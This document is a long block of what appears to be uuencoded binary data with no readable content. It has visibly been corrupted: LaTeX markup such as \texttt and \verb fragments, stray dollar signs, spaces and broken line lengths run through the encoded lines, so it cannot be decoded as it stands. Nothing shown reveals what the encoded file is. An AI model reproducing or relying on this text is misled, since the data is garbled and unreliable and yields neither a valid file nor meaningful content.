M#M&Y=XXEF\$IQKXU&A=NF/D?*IT*0C+VB2G)L&_Y^+-MV1O>=`]TA?\LF_OR> MNLW-)3K\$E(2"0[EO[V7@-BPCSV61OP>0Q#ED;MG8.G=0ZAQ+<N:2\$ERR6_1] MK[E[?BQR-.N/>`XE[[]7,,XW5@6'7QLUV?VR*6PC%,*RKQ6#=@>"?`<`_I=\$ $M+:-ZOOZ>VE-:EMZ?XEM\?V_%^;Q&B?D_YP[A6X<0_=F6B=XZ]V;JV[/N7!Z+$ M-M>ZML\$A;W^KVU2Z*)R;DDU):M.N*4#H70-`U2L25K6QZ2)L7A/X4;Z7&H7\$ $M/)26/;HSB:S\#:NM+BX]V[J5\&B=*Z-XJ:T+1N^>ZUS+-T>F\E\BB2'*O+6U;W$ MPOB3CODU<EZ6;&/O,(%B4E]R)(:%ZK)HGQI##'*/D;TZMUB-:\$AX;/-\$^Q[M"0DN7;-D6].V;9W[]7@MDOB^N;2\$+?GDN>2EZ?&R[<L6J&48IR+L7K0E<.RJ $M-EF48Q*; P[9TCXUH>RE)Y,3[?&S;*0#E7G,(T3_DQ+?TF)K>G?-\8IC'+.G7]$ $M=X[_5,_%KS0M"_EU3[4\S2%GWUOL7Q,?:_4\DDE&[52-*TKV&R3JZO@4[]G]$ $MHM0^5O3G'.NG>0DHWD.I2'@/G>(NK\7Q)2=>(Q]KS43RDXWEZCMTM/*E^;Z$ M89@EMH^M\3A'PE*16>>VHUH>HY!TCZ7?-\>R\E&Z5&<V[]YK7(DM(=6GGO-8 MY9Q#B7S)+ 7/-0[IS+`O\$99PKW'</)=`DM6[-YS-NI?6=RN;*LLOCA%FT"0IMEW>TN::E)#E'!."11*E<8KWY/]<*X!9G'NW?\$_==5U3'\L8G\$1@GGO02G`OX M?HA<HFIUBDANBVO^OS!N?=FQJ>?<RKU7DO':A!!W5JB?CST1QJ*)#J6W:?X/ $MHQG_H_R$ & I\C3/\61Y18DUUIUM./'SHH?DZP\4\)JY8,'-R(G]*[@[PMJKAH ME7L`Q)`@@!\4K/:8!M"7TUYL27.,VLGO;<WFU@U?"M?\$S8RHS,8YVG!X%*&5 M04^J]+'K)M:QTWRU5F:H7)*??VV\$X,UHP\$1HQ""Q,PTI>?01"D">+[:\$TW&P M1M2!D*(*"`89@DC!1.GYM-!).>Y@Y<D9EFO__*8SG'/1@V`H+7:F@V;)*F.! M;_.:G5KSSA1<=^R#Z<'KZ16T,]/PNQ%':7'@"7SHX9A#!\\$42:!#15)"@]"' $M_4VF+/TF^*\#2A)U<)9W^IQ*$H&,2L>OIZ?]J9IJ4(B-Q+12?FS9I39D!<:'&$ $M*Q!(^Z#5=6K-*$'+$/]_<@^``\,SL+IONO/:G%X!FTUK?,#&U/R\=#W:;9QL?$ $M5A!Y_^RI5;:, $1_Z#, TR1#[>XC;=)#34'X<X&05$S86EC=_3(@5H\K55C[-GK])$ M7F3G`73DN/1HYF3HXKEI6GTU#K?VY'\D^U%&EWS."T"/NBJ`N[HEK<8W0JUR $MKC17?*IWU_=8T5C0@I;>+=(8(024J1_35]5+00B#IW!FVG>%(/.00(G4_TM))$ $M"88-L\12B"VF/_]L7:HC8=$XA;7>\^78CD3AQ::*)+0$E^A(Q]FDO]8\WR/S$ M.013W?;) $L=\)OS7FG^{;1}[=)I*A]&83$$G>4E&@@C0J^:(C11.3JI(Q*V.T=K)$ $MX]PKW<8@H1]+O;>QJN.3\\'O)U^,M=5Y>+_4GR^\10;G()Q(C@>T^++`="_PI`$ M;^P^\?2`0__:K?9!_ADK^L/^)_@\$0_ZI@TK*(Y@!+?C/1B)?IC^:?^5/4_1# M*P)C5+2"S!N*R?^J#_2P./NWL2=X5`<5-:"#_`P9EL',/:8CXIFWY1=?RRX M_D^2 | #Z"+D8KND<C"?/+(XHO*]>9V'A9Z1Y\KS^UQJ"D:1?)UT#LT?OP]8KH. M?!\].\\$\#[\$6U^_R)&R_(&KU<CMNE7\%Z^5I5(<M)9=QO-\E\#GUW'Y'W37[3. MGW/'3?Q9SZM\^G[G,B?R7_^?1M#DJ3[1)11PR2??/NL1(X5*5(JI\$E5))*I" MJ522JA':[7_)H=[]H_-?RVT__%)XJG4#QE\$H5'ZY5JG8%4DOY?J[-T;?W6.[M;!&\%+>DM"0Z1L'(09=2MZC)#JG`N.=0Y=N72,"JG].J4R)QKJUT3JB61Z;W MW8+LGWK+0KU[1/S1.P>2Y@[UU+J5,JG>L\$P2?356K79(TZ_U5*Y:\$A=4ZC*! M\$M[\$.C?2A<B[-"ZUUJ)SJ4K':IB4[1_:8EK0Z9]#0\$I/%`JW4NF8QC5"G\$:A M8]TZ?6"S=VRK8)20G%`QKK5M?`]5U"_OJ=<A8%:F!89]S.K\79)7]E6:?0XY $\verb|MNB| \setminus \verb|1W[OLVPZYK:7=;FO2R*//G9=X;0*)(1M]>6E*5FUR?LNB] | LDQ:->$E*9|$ MY,91W"YIKO56JS+/K7Y9+4T[)LBR+=&95RF24AJ7MM0TC3M.N#\$)")/)].-($\texttt{M} > \texttt{,} \texttt{U}^* > \texttt{:} \texttt{[} \texttt{;} \texttt{[} \texttt{V75} \texttt{\#} \texttt{R} \texttt{\&} \texttt{C6-5R} \texttt{)} \texttt{E} \texttt{'} \texttt{@} \texttt{M} \& \texttt{ID}^* \texttt{)} \texttt{2} - \texttt{>} \texttt{H688M7} \texttt{)} *\texttt{G} \texttt{>} \texttt{4} \texttt{TC}^* \texttt{K4} \texttt{TZ8SR} \texttt{]} + \texttt{VO}$ M;6,BNC!/3:UK4ABDA?F79AI%"OK6(6726>9YE60;LD(6/9-L&P-,O#5J9:60 M:9KEK:ED%[8!JV19Y*9Y@6K6I"OR)\$JE_2&!1(67996)+=5]:95K\JV<5J0Q MC*,&A7!@&`:UG&2;L:MCV0:1A\$2-F698%NK5-@T;,HD2TLRA<(W5H4M&V+5E MR8EB4:VL\HG?M2R;',VP#%,XM+/LTT*6T#"IK#,XT[8,@RJ)HV69A(1,0EM(MWAH&\(B)9K8FIPFMX2");65:I\$G4XA7!0-2P[4)3.+2S*S8=NZU*\$EI31)2P M:!="Z,.Q*08=&B2FA:PEJ9A607Y?5U9!6I:W)]=DI9+FT:L7-@"M5RK8MNBT MJA*6EF&90MV63-L:G5]26(:EDUM6TOZL8!=TIIV07]IUQ7!F5Z:Q)25:V+*-M>S2%JU6M:0W95(E(KEBV+*LL1K8D)K8-(RK\$13&JYEVA3Z4O:^,POS5L>US= MV>91IC8(EY7)JVL0HF&;NTZ6ELBRC,(6'1)UHF%8A(;%3+@WA4+RP:%0)<!% $M!L\-%K;O)DV.%QL*1')0XA'`W=^[OT8%.L1Y4"@(I]$1Y'ECN7?R-0*_-Q0:$ M]U];T^^KWH:@I8R8&>"D&%/5V.[>W=8).DT['3@\'J\WU)H"\9A4WU)*Y9\Z MOT7M?!U=>/*J L0'&5Q0:21V>2BM]&B(QBIJ/&G3;Q+7\HJX42*V+;D%E128 M\574`#%3K<"CFN/SES]?;`)C&^10)1#+2JHZ\4\$Z/%"C<NA9K5;1!??=G3/7 $M"M, <6W^{Y\#G/0QY})@OW&"TO#*WZL1A($.0)U#8.S`)20]7<Y>^<PS7-:DTCN$ $\texttt{M(P=+:821IYLVD"CGSL\0>3";L+/>NBS"^"-8XMTFN?-V9[J-$WR1T@I\WDHE] }$ M`\P9F9!V5@70/6JCL,O`''V("P^[&[\$1B2&,K78],Y!Y_I\[T]/5?!\-T>[* M*5%511T<O7>7N;4M=<'#UPVB[(@)!`^IJK''Q6+#%7+%#86(%OJLOL/JKV6` MP\$`!\\$7,P@+%"Q``18"[@DZH<1:.TZ1V]9R^,.J-DRRW8Y>P\$@6K06\6"4`'

M`%I"T,%FN_C\Y#M,J`8,5&L]9#()K<B(@O3E3F&+5FT.#4=R<<%0(?^AV00\$ M!4W`T:VG'*^O>+[!<<SVH8`@OZW>BC?(M+H5BNC+7/?7@J=CE]^!HV59]O;(MUAK\$***!B;.^3,>DDM9H7"."A00)"R;!,C@&5D&_H*_8T9Q!V?`-;-:;4R56 $M-\$@W9!\&)Z?58@GYL;7',(9X0.;YX?2_TDXV29P'O#J/(^M_G'-RDG@\setminus\{;i)$ $M1/9(ZO-IXR'0J.E+1A]?]QM'V4.?]+]1M!(;:EWI8H*FJJIE6OUJ\=>,<\24$ MA>)#!X'AQ1^&C;.N1^'I1)C\&O4)'X3PY)WD<,7A0>&ANR3)>"D^"B\&&%#X M7@01PG@=,D>\$8WA-&D?F@2J?FD\$?G?G0"O<\`?G!A^(?;CZ"C?FHG\M%'D>\`@ $M[^&3(2W@0:>/1VFH>9X$[W[P>R0'?NH1VUZ;HG_-<T.;;\setminus[Z]T[\?._J*'PT]]$ $M/?N]^]3=]JW^4+WGW8)@7V_=B, <A[EP_$<ISF]1<3)Z&+ZS\7JY7U/Y6OKNO$ M,R7H]9<Y[>^=\$?DOS4[324KZN?]!17\-BLC&HG9I-JE5\$CM*'88DPD3PNA,0 $\texttt{M2} < . \texttt{E@DGI3}; `V5\$ = \texttt{*G4K\$} : 57 (QM5; 8V? *U$\ '0G\ @4 = > W\#O = [GW^\#LU[^PG = O] + CM^2] | CM^2 + CM$ $M-^5@\2Q'0J/\#0?OYGOT!;?TKB?7KQ6AG`IWULZK#7;U-H":[XVQO_**>0$[.$ M^3AQZ3^7HH/U:P?@JIC7((4*"%V2#SQJQ2_&5LH"G&M_@XJE^\$S-1^``**U5 MP=#X6+CH'H0CE?,76(`ID%!#,&_"/Z#!8DI(]IP<P/A4,M]'O>^RJH@F4F!* M?FCDUZZ`*8*PQ^&WX4/@+M6U73!F(P8(R[%C*`9DB4YPUIQ6NAZBWY(0K<XX MBG&"*\$50`ZH(IR`B@^_&E#W8(GC'HA1AVA%*:-GWS`#9IO*?A8>XGC9<&X:M MKMO&")()#GDK9RX\$%B0_.57U+17B<.(U'\$R<+_>U\V(>2A@KYXS-B?434N84 $MDC<U;Q)-'?*SC46EB'(>2+]S=YU:[6M^/&]:.S97H-_?>ZKN3"[@O^.2QLR<$ M#UWR*#"7"CC4KB)T<XL&.E84)\(F2]-%7\$%86KC]Y(@'(JI'"JX6DX'?AY.[ME1UQJ637MP%B)O'11L%)_]"%=,EIVG<_5``#+<C9C+*2I]=[3>Z=##,>CB_Q M!, 0`#U)E1Y&7B?%, <\NG%U#F(F9?; MYJLU3MPR"&.PXCXT?QXDT^9+3.S6EG $M#HN+?A+=ID-C00<ZV7Z;.);)(A:Q/3;_/PN"G!KOKYX$="IX8E43GIA1*-4L$ M(@-=ME6*JA%)W)ZI8%[NDP+5'\$T?QYJ"V645%,IZ.VH?\$['MJRVS>G-+/+N] MZI'A4FR4V0?#;.@5"""!T!\+_'@NO7Q(?:OK&').34R^=&0H"3">+"[#$1($ M"POC"(4%4QZ`YXY\RJ!UE3)(D#JM[-*@D\$XG%S1<`9623B='560J>P@@TU\$3 MZ((+-"1'29=3PAV)$DX'YZ:*E5,=O3;SY^@V=CQN2<D/-5$RD>.,V[#K:K]$ MJ*-]/6G0DY\$\$8GT",E3.O@@3\$F!0VR7!`JFC,"OBO-@_B6@S&@Z6"XZF*#I8 MXX]7\$CAAD0<+#=8<\$L7)P),\2NBWNQZ#HTA\;E4J,_OB/?%F#>_]][YF/CG] $M['@A[_WO>\T>W5_0"A>_O;.%[-_![^GOO=^]AB@Z*X6""3P6>=%%01>UT?1]$ MSM1T4]W;)G=*)9'\$K#E%T[-T,CV(:'H8+7Z_IR>B_%^EH3[G^+AT#UJ3JTM; M%M53[K;?7_3K;[=Q6.GB&/>.(W:1<]U_5SZ3M<<^OC[C-NFK]IY3[9.E#^/* MDB=8H)5!5)%450BJ\$ZOH>UTR?KSA^#V>3\#\+23A5"3.[U?93M>S?Q',D^F-MY'+N=7@X_6]JM*4<URWV7O-/%O7D"EF#WWG]6<]*&6-_M_;#(`4EL%IT&,[+ M*:B\$TQR3#[(`I>\$^%A<V6!@^RBME]*8]C<1L4-?HZ\$YR6-`!M=D]7QN-S8FP M>5A9R8=X:ATDRIE(3,->4)W\'B\$*LFNF=!V:[LS,[^P;;A4Y?2(GK.!T?._Z MQQ6MX20X`![;U>P:ILJCF3FPXN'>WEJG!K/LVN-N.%LQ<HRC@SAK%%B!C":8 $\verb|M(29SH9V.] = Q!C>4=1797T9@?<=7D; & M04339FO_; [9V-KG1PLTHE;".9JM6] | M(29SH9V.] | M(29SH9V.$ M7<-N2\$8H;M!ZS<UJRT\$89L:1X*WYMZ=B5T9&5U8.+> JNP?C(V.8<`?21J;H $M_(S^{9}+, |[XQPO*EG#3_M-1VHT<XX$<HZDDS"P\/L^\#+U$D;PB(L+314)$ $\texttt{M!} = > \texttt{R7\$ \#C} = > \texttt{RIQ} > \texttt{,U0SH} < \texttt{DL4E*FHU?P} - - \texttt{SJ(H} \top @1\texttt{ZJ\$\$:5;]!4D+] \#3PL180$ M[4E1.DSU/T_391`!,:Y:2TCSE-Y/N++1J*Q"+0S%`42/Z5;T.R+R2**F109# M/#=!:G0@:Q8&O1=V8F#S'M(&&JA::%K9EZ"6:;52U<M4!C6,C.I@BMMWMF*C M2[]6PVV+EDFBI*'#U&!016UZEK/48E*0F(S_'IB_/T>PX5?*=3W%!!N4^Z!0 MEI0ET61YK)O_*!WKY6V=XGV^)#B5*NN%@JT<\$\$'RNL<<<[ADE`\KME,CX^TG $\verb|M*/*Y>22P@Y4+P@XIRXM9S"8)49"<QSMSZE&)^/G)4F_2IB" &V(G"*EAS`C*#FAS) & FAS & FAS$ MQD"1`1SM!2D_.]#%*A\$*"BSE=;7B.,:FFS;6,5;4%@@Z`N;Q>=@Y]#_\$+G(7 $MO < [T'.OR88 >> AE; !$E=U)Z*P; T1^07W3C], ?; L/=>Y7N_=^[,M*#_OB'Q!#J]$ MWN_2>^'X0?[GWQ]M'+C8-)Z*&"-%#"^&+I+=;X>DH.;D=))<CY%P9GDD;@>C MDH>BZ6W468R+G436&BSS`T[E\$XN3]R;!(>4\?5>ZZM/=)TNC=-T?\\T=-'.M $MD?5TWK=8_U_E; :W[=F_K2P()\#DHN(W$?*1\1\#R<CA812-R$1,CYGA.5CYW]M$ MV7U[H)ZOJ TMMA'XBH*E\$G0E\$*J&%215))*J254DCE4JOJ%,2JKIO8?%/J\$] MRVZ;R>\$<R=3\83A]4Z/2`"E_N%M_+J!3#!5!H?N??`W<4&>"`IP<N;<%/<ZV M',^/+R"*"GTV^^ACJBF&\J4H`^&GO<MKGUVS/[>^L5Q%*+\$>SA`*A\$#73G(" MN=:ZHM8B 6SU#\0!K<SZ)9,AE OSN-7.>G\C-IF"Q&]M=K5 T)W\$J6ZSWX=Z MIV8X.!0@CW.'J^29J*9\>KH7VZK-R!\'T2XEG-C8II,4J87"D#0%S:4\D6WW $MOMO = [VO' ###; %#$ZOGF]7!C5[INR = 86U; _![3771F1L.H90\J7(QR3L@M(IO)]]$ MHY^PK9P*R%=,OR-F9C#49,U&21VS#.\$H.IVW5G,U,;A@`,66/!_XY2M_(T<% $M.\&5X6D\%H7$@(&[(]"T`R,2+(#++$-56<\DCG5=N..-@'):H3\#BS3N[!F,%@<$ MW7.-66K<FN%IWN5A&*+[%?)-C4/PVG1"R=C>!%\$R#!E!3UL[";U\$6F#6U:L_ MN_A``?G\0I?+&N6/8<<#BJ+'2O<-JD58@':S"<J7/0X3/WM]W.5_O%_&-P`6

M(`R6%=K#5*]D<(MBN]\$ZX;(W.2_LP/PPX:9\R7!8\$%F?([`!O_,,-7E/07HP $M<7+N_H*R5_7+$(Z:SMB^W19Q[*[=E73VS(Z;CJHD8:A\c%.BF^S$[-&X9X]$ M<M?^NZ=^0\Z:1#K;[KL<D<4H1-?,_'5[E84Q4L4L"U(@A-\$*@/CFGG>NZ\MH $M/.S8<F\&H++6V]2/Z7G;-CXXF+<IG^3&89^/1;ISG^HT]M!=9[=B_JMW0^1E?]$ M[A]@8I_U?E%D.^Q[+0RHS(5PA,4)6\$'D%]5-@DGS._,`?6RS7/,6IQ[DS\4) MQ+;J4@@GG!/3>`RW')5Z005XB0H+98*M<':U2"6.T\$\$*TH6(A%R=J1"8U<5S MCBGGC<(E?=)(-DNF *51\<3X^\$SIV&NT9+C(2>.I':#M*R4@R3PCN=LZV</ M;F3MG5UDZG9QQ#_NK0U([#M=T7B'_I_DB^H'=T)!M27&4,WNY\2U4(3":/3 $M[T[/_{N=E}!(0)_{1}QV=<ACA=ER.<=AR4X=?BY'90R5`B8[L.OA1]<BD2.KZ[)$ M=>A>.ZN*&%Q<3H8874]-T%.BZ90[_Q(=4Z?&_HZ;AV;9?\EQ0H5\96(IF:7A $M[\#\F[OS?BW9T_;O_TZKD>OWQMF5P*P7A[V052"G>\X?C'DOVS\'XO*V^NWJK]]$ MT9G[6<O=?/\EY=LTF*CW9[W!BI)5052J2.9428I\$JDA*J(G]^OPU # "ZGO^ MC@[RR3]9?;WL??]S3I>;P@.R<!9\$D2H\$\$VB61ZF07U*#3`"UKRVV2%0XPF%R $M1D+!M"!]5#9]=?MC"K[;/V;OKW_$N^,W]]448&,!$QTS=9@]+]GQ#(XYO\CN$ M*S3-TWYB'ZV6N\I6V\$?,2\$@X^-S]!5E7/&-"1H9RBR!-2(3-6[00[PUT*5Q; M3U=.W&VH9;Y@#-=::YN&39]+3)LG+0*N3#H%05!9G]V0'!@P6738*8%60E!# $M4R5:C<-K/-TTA=%'1B"&'KR,(;`=.7_D!P8C8T7+M?2ETYSF)>3_2V]KJ!!P$ M(L:%A9J,-=H@B%CTUE>6D7PYSQ:-[*PBA!&%-2WOOGW3#\$6-M6.F)Y'5:U87 M>\$PKTV@O7,T*N[LE4,UB;E0]I<1)NUPZ1=(5@(,\1X),W#S_D``!L`'_\6EA M?8\$A52F^JN,+*AHO9,+0C*J:S,F>K:PCVO;C"SA6^Y9<=V;?(I@ZE.A!%Q\$_ MFF#B%[AK-]\X[VF\$(VZ/MVVA3?:AV=.=86/SV<E`=%,9XLU7R<F7.R*\$;0&K $M/4*'JX>+EX=%V5?="$<^*8T#)'#XX>.&Y/)P7[DIYZ;-FB?]_Z!Z]M2T<V\I$ MZGU.Q:9[NDI?XLE#!9NMZIL[399QO_GW\$V&6X7>@>YP<5!<VOBV4M>VR6(=B MGGDV(ODAQ,%5Q4%'UI,K?#/@UW[I^A,C`MY2T))F+<TB+J.YDQ\X#VDPKLFD M9Q'\"7%AJ!]1,N5DF*EY.%[-.Z]\T/6N9M&"A((`[ZY/5%SAOW;PV2XN2.@0 $\texttt{M4\#R\$Z8AUYB\$:6)Z[S'3F+;\$GEU9\$Q+GGEMUZ=-"OH<N\backslash MS(@DY![Z"(.3WR!)])} = \texttt{M4\#R\$Z8AUYB\$:6)Z[S'3F+;\$GEU9\$Q+GGEMUZ=-"OH<N\backslash MS(@DY![Z"(.3WR!)])} = \texttt{M4\#R\$Z8AUYB\$:6)Z[S'3F+;\$GEU9\$Q+GGEMUZ=-"OH<NNMS(@DY![Z"(.3WR!)])} = \texttt{M4\#R\$Z8AUYB\$:6)Z[S'3F+;\$GEU9\$Q+GGEMUZ=-"OH<NNMS(@DY![Z"(.3WR!)])} = \texttt{M4\#R\$Z8AUYB\$:6)Z[S'3F+;\$GEU9\$Q+GGEMUZ=-"OH<NNMS(@DY![Z"(.3WR!)])} = \texttt{M4\#R\$Z8AUYB\$:6)Z[S'3F+;\$GEU9\$Q+GGEMUZ=-"OH<NNMS(@DY![Z"(.3WR!)])} = \texttt{M4\#R\$Z8AUYB\$:6)Z[S'3F+;\$GEU9\$Q+GGEMUZ=-"OH<NNMS(@DY![Z"(.3WR!)])} = \texttt{M4\#R\$Z8AUYB\$:6}Z[S'(.3WR!)] = \texttt{M4\#RX8AUYB\$:6}Z[S'(.3WR!)] = \texttt{M4\#RX8AUYB\$:6}Z[S'(.3WR!)] = \texttt{M4\#RX8AUYB$:6}Z[S'(.3WR!)] = \texttt{M4\%RX8AUYB$:6}Z[S'(.3WR!)] = \texttt{M4\%RX8AUYB$:6}Z[S'(.3WR!)] = \texttt{M4\%RX8AUYB$:6}Z[S$ MLZ-STPL9^V.30.;Y7WO+=P\>L'.*,W6</3-?)(Y6UYH@T\V002B43Z2B)<\$' M5G)*\$EB>E()2%#N":B0?Q3[%4,IIM-_FR812FW.&;-Z',EVBYN/FT\$444URU M;#!RO,N8A@BCA@ID;&PR\$A'DG)<MR\/*<+(D0P7E(Y6"\$C0\K/L-RM4P:@D6 MU@'6^`V3<(4ECK+E4OJ?!Q\$GRO,53WY5\6MR.,G?M7]TQTJMU-Z8]_CXG\$08 M6E: ^H<Q4H; EGO2[#V(?W^KZJEDG=\YC&%?7_U73(>25QN='P'#1>5F)'">S^ MU_#'DAAA6);U\%O\$O1\$LL/N\$!6NL:!], `1Z(\$4IW8`_?F#WZDDJH152'>2H1 $\label{eq:mbed} $$ MB@JB$4)51/Q4L3^$<'Q@QH_\.^4"",FDHMQI6`'[<OGF64!Z/:V(!P.@0!:) | Constant | Con$ MF2FOZ9/0NG4.+@+/>C&U08:\$;\$#32P`I.>0G<V6?-:]!D!9J*:&4[;1XS&;X MB_E1>9HK(HA\$=,Z%(RR9]*Z#;][RY?6\V#HOJ%XH%BB;YH:YDL!!79UTQ/V1 MKJ%U?25ONV%U5??W<EB(3`[G85=KC\!%\$6HJ`P"(BIYB4??6TSZZ6Z)7?MA/ M.=];";(TIGX\$<;3?&XAW:&!Q[5I<TC39,",IDB'],5/MID5D!1,"WCMSDH9[M`:^;H,9IHN>Y[<4%T!]R0/&RW]TK@GL'^V]M/3]<[R1H.+8#%!B`X.MH9P2V M=I\$02H7P2+ZI43`=S<AQR[]9X]4;[[UQ?[L(<+9MJ"KISYG>4HB-DL@IN[DM $\texttt{M_R@/@GAFULCX$XQ.MQ;W5E\#MK5;.$`(EQ1@79ONFC'>Y'<R*Z6NR?,'7D9OE') } \\$ M&)%#[S'#P&&1;#@WL)!7LC(9UKLT.V1?H8;)5V:JE*L-&J7ES&CE((HX[@8P $M(KS, V"!%*2[-NL$:AQ.8M9UR_)[7#FNIA-X!`$`E$)@:.N(C!F+1GKOO403)$ M[L,>C'^)'S`IU^A.AR`C2IH3M/L0/11T&\$MY#@N\$&N5>XT@RHR9J9)6&1,*& $M\&=Z5VIM!_=XVUZ5XW[P\.RS^\&] = YUE&G5T:OKM1MN%,8G1U74HW3/S@\.S$ M<T!*+ITEA@;GK/XF)1EJJ;958>AOXKP".PY&O9=,:DHZ!5-_5=PW]WALR'AF MGF@&8V9(%>@ZBX9=CN]-\WP".LACR958[A>AX(&Y#R&0LBB]-\2&&GG0_[D! MJZM4J5CWD-JA<6E5F*F4NOL^^BBJ9MMMU/!25*(@MG4SL_9JW"3]HD(9QT[A M\$\PG%.O,(B/A6Y)2HGI,4C273MHGS=',*U?.\\$\$X0?%A:?`WB2H4#-*M*+\X M+M&_N`0SB""\I@8X*`)P*`*,+Z\$Q#PVWHW`(2#FAA'/9YE3G!X@YX>^-D)0B M'.D8Z\$["S=D>^3I9)B#I72S4%*Z>=%.>`[1I'6-\$O>YDY3PN7](]!R[2=)TE M>\O:-'/DM!./,6A8\$%@?`Q1SUL09I8BI4D[\$T#AGIQJ`A05D,\$\$'\\$*!OAO' M`.\$:1ZCL5;;SM^JL6-X5U44*)KT?E3''NK\NL=5!U?60PPQ=/UCNOJ=4JDLE M22G\(4E<W:+BC7]O[(-LH2)DV34BE=Z^A\$R;*%&UR=7=4\$IRI4.W7!NSWTZD MI"T(V^J1CDZJ%U715,FM"I0H7<OG>PL\$AF')*I?4*"N,\L';NYR <8!#Z&F9 MQ)(_"2HQDBS5A"D<XB<0JG%'ZNDG'G?#8->>SF"1V,M!UV8>1\,AV\$A!H^.. $M(Y+?)^1-CG(I'82I\&/;/8\C(EN/AD<5.P^>2@X4I7E/\3_.;-JJ@E5)"JJH$ $\texttt{M99!O3F]QZ]) < !: 9? \texttt{WO} > : \texttt{W=;\#]; W; M1Q]T++.$'M+'EI+84>N3ZWG) < 8 \ P5RP$ MT'_O7\AWDZK/RM6\$AP7\NJI7H,#/79GGP,&_S(0SOWSOR_H?F85CO5`KD30+ $MA4+LF7!((YH\#A\#_]0?F_^TXX1J[>H@\6G]!Q-:&2.%:>T/OIVG+X=\L;8=FP$

MA%C1M^=0%R`VNWPXSS['\$5!X3P>-/WNG50X+GMI<:R,<`CF\Q:!L*.FUG[B] MV,+B(8V(>&;AR4C\$K&:[W0BDMQ:7PM@R[?`;S.3HQ5;K5MDY<1C"L(2>\$>%= MKKO8\SI!;&<'VDMHE1<V0NMP'9U88=<C:PNU"#;?>CEV2&\G.@CI:4!)2BJ+ $MR7)XHY(\^6PX.1W&&]B2>3=_+-\^*Z!2%IM%!I@(PY(7:[O,.)!H!&HBYT)X8$ $M-\&]SYHX'8SE;49%).$.6(D*[!M:;G\$'09UT"/B*>X]GR6G)61,&Y^C401AJ$ M.Q]0,.\$TOLTL%;F!2@@J;[O._I&KX/)E0WX,MZ7,SIF-7A%Z@"K(]U&WCSOA MOE"/+,+`B4SBZ)H`F^\$3.B;EC!ACIZ]GM%FU.(KIK+SD^+XQ\1>:&^+^:RC` M.B-^E-/5BMH7CP/L#3(R`[BJ_VX(T,Y:#)RPQO%<B?3MB;"[1=\$1BT]6Y;/^ M)U]D]U+XPHA,-FT@.<:N[KI!F^\$SZIZN246CM:XG324_/8HL)*XK>X-"I?+O M3TX;VFD]=YVL9T\?Q7,.A8EGL42MEPWMV'#BDMTLBV<&&@K8'N3NANNDA7UG MMUEF#5WDXTB[.&Z6.@=%CW"^<=D:FF;MYAR":XO<26BP*S;V5L?LB]`6/"[6 MO+BW%&FCI""A\!,NMD]XJ*2=H(:&X^ZN^F7.NA]NJ_QO).6QHF*5[F,:VSA" $\texttt{M)TS}, \&\&[4_ \setminus Q\$W1W9U*VK*=?\&R[;MNPBT->M+=D;\#-HV+Z5V6-K@01$\&AM*8]$ $M)\02'\#\$8E1&G:UO2!S^T-N*<KMN)!X="E21-3I-F$P3DHECK"5Q,R(H'!1(H))$ M\$\$T=<.^0^>ZN%K<W+WUPS=5\=B0JA3\$R!T_%=.M\4/2P]/&B1>5Q_2P]0A0Y M=TSJ(.0E.F4: 'HNDYKINFBQ,,?W28?G?6R/2/3A19&+I8.JYN'K+<Z>7RW^2 M^YY_;NYU_\LGLC,/R3C1JAJGX.1;R]U:W4/%<&^"X5SW(_+2%1"ADKNA08Q^ M^T]5#YAT?4=[SJ8W1.IU"0GHM0S[DN%MUEJ8IDGBV_PMC%P,O>)/~389<4\$0 M[W?1T[M<E:Y]R[>?[;]\$[4B?KE/IU(]\FF"54BJ*I50JBK(%*2521%%1M4DG MX1YP^P8YGC*<*Y%9-I^'D#[]0\2IW':5*DR)/"\''X>TGUG=CB:@IWH]6@*< $M:WIO@;M]$+`4^0V,>4:S3E(]9?HD#GZH*GG@C<4/7L^)ZWG.B,@())'^]YK,$ M7E022/-W:%>H07KR&>6`K9>-F.Z5E!>1:KD`A609D4>#(DTN^GE,ZEN_V!2A M`,+`L6U73"F>A#[[;)%U[3W/&^-]_[X??#7D<\\P;\$:F5)U:LE\$*6%"J)B8` M(!4"<DFO,`0#(/XDEJDV9VF.G91@&K<R:Z-6!_DV8@8VBW6"5U78BE3PS M/%A<IR: 'P107.S7HQ09:KPP<@L)+3#0YHC0`N()ZCR1`*0,1,3)7%@IJX7J4 $MM*+?E*K\\8\#=^0E1S6B,'6*"GY<)GKA7J[T-&+9!&*,-<B!:)#!Q.';.!>**$ MIOBDDZ&>_YWONU9RV<I\$]Q83V_0'9:1JCG^\$`Q:@XYG8P?M6(.PB#I-)-,X6 MO8KTD\$, *V<0](3HE1#&\#%L2"8.FR8R0P8PFN;GP``HXFSY7B]\,'^:WM[DC M";G@#['LP&)TTOT'M;UB%H?4:F`9LJ-JXU#6[3#@.`"-MLXR65HW+">Y5PR* M5LPPE%@T`?9&#QGS-%U+9!PY\-<WJP7@"8E.6(Y.P_X1-]C3G>G--V^CZ7YJ $M0>0QD;RWQL<_4-A1J0A9/191Z0T`43"E+=(&RC^4.O#*JIN991LG5$J+Q"`<$ M"WF_/9!\5B\$"DL+\$E]F%S)AL/01RMH,+8NFYCY[+J3GLW_'=MU"M+;ITNR:_ $M1A9)"<]KL^>Q1H@,]]<7(S;&+>JY=6VF<;Y?Z)<6S*.##GTFE^[=GU/<,+==]$ MW91Q[^D]&LU#"L?!PK<<P@J%A^U8LT(Q-5LUS,-5))RHK8'[=MJS27*R^XZB MQ`@]DBYTU+*#J5\$Y0S*(S-60=-,UIBN6Z1W7R7UCUY!I+FYBCC\$S@2,*B<]6 MS99RU!%:Z]?&S@46U4_@SU/1UM</1&6J`90#9CA@<0/<H-#S&[)CK#"*UI7: $M.@=,F/G29H7\.;<T(+I;;5(()*40C'(B(V-+WY4!7/[D6Z:SHY8.<'-PQ'-G'))$ $M-"CZ$S90*1,$HY9+G3POOB'.;S034$#YA5!(@,UV$\]=*4;L[;G?GK7L?NYS]$ MGX8>=<_#U\//_T\$B1SYS_.N?ABZ"&3T%P>;N?"BD<_'%FF09A'28J7#T**' $MGX^B[OS7IJ'E?C>_YW2=)S4+JT7P-<;ITT,,+.,\G^8\=S'1T%WBIK@3W1.M$ $MK4.76U + G'H. <> M!0 (M; JWZ, XD] + GCK: ORBC - N' + IMF^U'' ELXM3[#=N]$ M&I!Q>PC).)R@ 9(T-:?J=GN\$XJ-FD%(PTUSL[00#A8=X`@<5)]H*2?LRI)M4 MDI0*5)(51(TLDD7VWTOV?\7MNIS3R&,A.SO(ATWW!BA8+&C[S/;0`M'0E:85 M[;LKZM@++#TB`+)[M\$47_)FBWR@9UME^?'R6RQ=\;Z]DL,_X<R`H%6[3#A@^ $\label{eq:mgaps} $$ MG\& 